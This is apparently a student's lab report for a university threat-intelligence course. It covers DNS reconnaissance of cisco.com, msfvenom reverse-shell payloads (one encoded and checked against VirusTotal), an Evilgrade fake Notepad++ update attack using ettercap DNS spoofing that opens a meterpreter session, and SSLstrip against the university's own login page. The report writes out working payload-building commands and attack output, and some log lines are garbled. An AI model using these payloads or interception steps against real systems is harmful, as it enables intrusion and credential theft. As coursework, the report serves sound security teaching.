Threat intelligence week 4

Jurjen de Jonge 500731921 Hogeschool van Amsterdam

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1. DNS recon

I will start by asking the Cisco DNS server for information related to the cisco.com domain. Here I would obtain a little overview of publicly listen domains.

1.1 dnsrecon.py

The first step I did to find IP addresses was using dnsrecon.py, this gave me a list of different domains and ip's associated with cisco.com. This tool automatically finds dns records, tries DNS zone transfer and other various methods to find domains and associated ip addresses.

Figure 1.1: XML output by DNSrecon.

As seen in Figure 1.1, the had been able to collect data from the DNS servers of cisco, sadly it wasn't possible to collect all the ip's.

1.2 Shodan.io

Searching for the domain "cisco.com" including the Cisco systems allowed me to find 228 ip addresses associated with the cisco domain.




Figure 1.2: Search results Shodan on Cisco.com domain

Shodan found a lot of ip's associated with Cisco.com, this could have been done by reverse DNS lookup. Asking each IP address for it's domain information. This method could also be used from your own computer but would be slower. I would advice to look at which IP-blocks are owned by Cisco and perform the reverse DNS lookup on those addresses.

Stopping DNS recon It's hard to detect these kind of attacks. But when one computer is accessing a lot of domains and IP's in a short period of time would be an indicator of an attack. IPS could kick in and block the IP address from accessing any resources from the company.

Detecting It would be difficult detecting the attack when it's performed using Shodan as those IP's have already been indexed by Shodan and no additional connections are being made towards the Cisco network. Regular DNS requests are also common and should not be marked as mallicious.

2. Payload

2.1 Gaining access to a machine

Using the commands given it was easy to create the payload

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.178.69 LPORT=443 -f exe > /var/
www/html/reverse_https.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 392 bytes
Final size of exe file: 73802 bytes
```

Figure 2.1: Weaponization using msfvenom

Then creating a listener using the msfconsole and the multi handler epxloit also following the commands given in the pdf. The file will be downloaded and executed on the Windows machine. That would create a session within the MSFconsole allowing us to execute commands on the Windows machine.

Figure 2.2: Creating the handler

Then executing several commands on the Windows machine and trying to migrate the process towards an system user process or different. It wasn't possible for me to migrate towards System as the user had insufficient privileges.

Figure 2.3: Migrating towards explorer process NOTE: failed to migrate towards system process

2.2 Virustotal scan

Interesting enough encrypting the payload using the msfvenom created a higher detection rate than without encryption.




Figure 2.4: Virustotal scan with encrypted payload having higher detection rate

```
Tootekal1:-/Empire/setup# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -1 5 -b '\x'
0' LHOST=192.168.178.69 LPORT=443 -f exe > /var/www.html/Encoded_reverse_https.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 449 (iteration=4)
x86/shikata_ga_nai chosen with final size 476
Payload size: 476 bytes
Final size of exe file: 73802 bytes
```

Figure 2.5: Creation of the encoded payload

3. Evilgrade attack

A Windows 7 computer has been running an old version of Notepad++. The user updated the software using the build in update function. Sadly this function is insecure as it downloads the executable over a http connection. This allows hackers to intercept the download and replace it with malware. I had to trouble shoot the system before figuring out what why the evilgrade was not working. And I was not able to replicate this attack for a second time.

```
Plugin name (0 to quit): dns_spoof
Activating dns_spoof plugin...

dns_spoof: A [notepad-plus.sourceforge.net] spoofed to [192.168.178.69]
dns_spoof: A [teredo.ipv6.microsoft.com] spoofed to [107.170.40.56] instead its execution.
```

Figure 3.1: Starting of the ettercap MITM DNS spoofing attack

Ettercap is being used to poison the network using a dns spoofing. This attack makes the clients use the fake dns lookup provided by attacker. In this case it's used to send sourceforge.net towards the attacking machine.

Figure 3.2: Evilgrade replacing the executable for a malicious meterpreter executable

Evilgrade is used to act as web & dns server. It sees the incoming request for sourceforge, accepts the connection and responds by sending back an "update" that in this case is a reverse_tcp shell.

```
[*] Started reverse TCP handler on 192.168.178.69:8080
^[[*] Sending stage (179779 bytes) to 192.168.178.70
[*] Meterpreter session 1 opened (192.168.178.69:8080 -> 192.168.178.70:49202) at 2018-10-07 14:25:53 -0400
meterpreter >
```

Figure 3.3: Meterpreter session started after "update" was installed

Notepad++ trusts that the update is actually a update and executes the executable that it received resulting in a malware infection.

4. SSLstrip

In the lab it is being requested that a microsoft website is used to test SSLstrip. Luckily this doesn't work any more on that website. The HvA webpage still is allows non https requests to be made to the webserver. This means that SSLstrip is still able to redirect older browsers towards the non ssl encrypted version of the website.

```
2018-10-07 15:95:33,732 Host cached.
2018-10-07 15:95:33,732 Resolved host successfully: adfs20.hva.nl >> 145.92.231.160
2018-10-07 15:95:33,732 Resolved host successfully: adfs20.hva.nl >> 145.92.231.160
2018-10-07 15:95:33,747 Sending request via SSL.
2018-10-07 15:95:33,747 Sending Request-PoST /adfs/15/75AMLRequest=fZHNbsiwEITVfYr198S0g0IWCaJFqEggEAK09LZTHCVZNTrobS.
2018-10-07 15:95:33,747 Sending host of the first of th
```

Figure 4.1: SSL strip being used on the HvA website. User credentials are visible and highlighted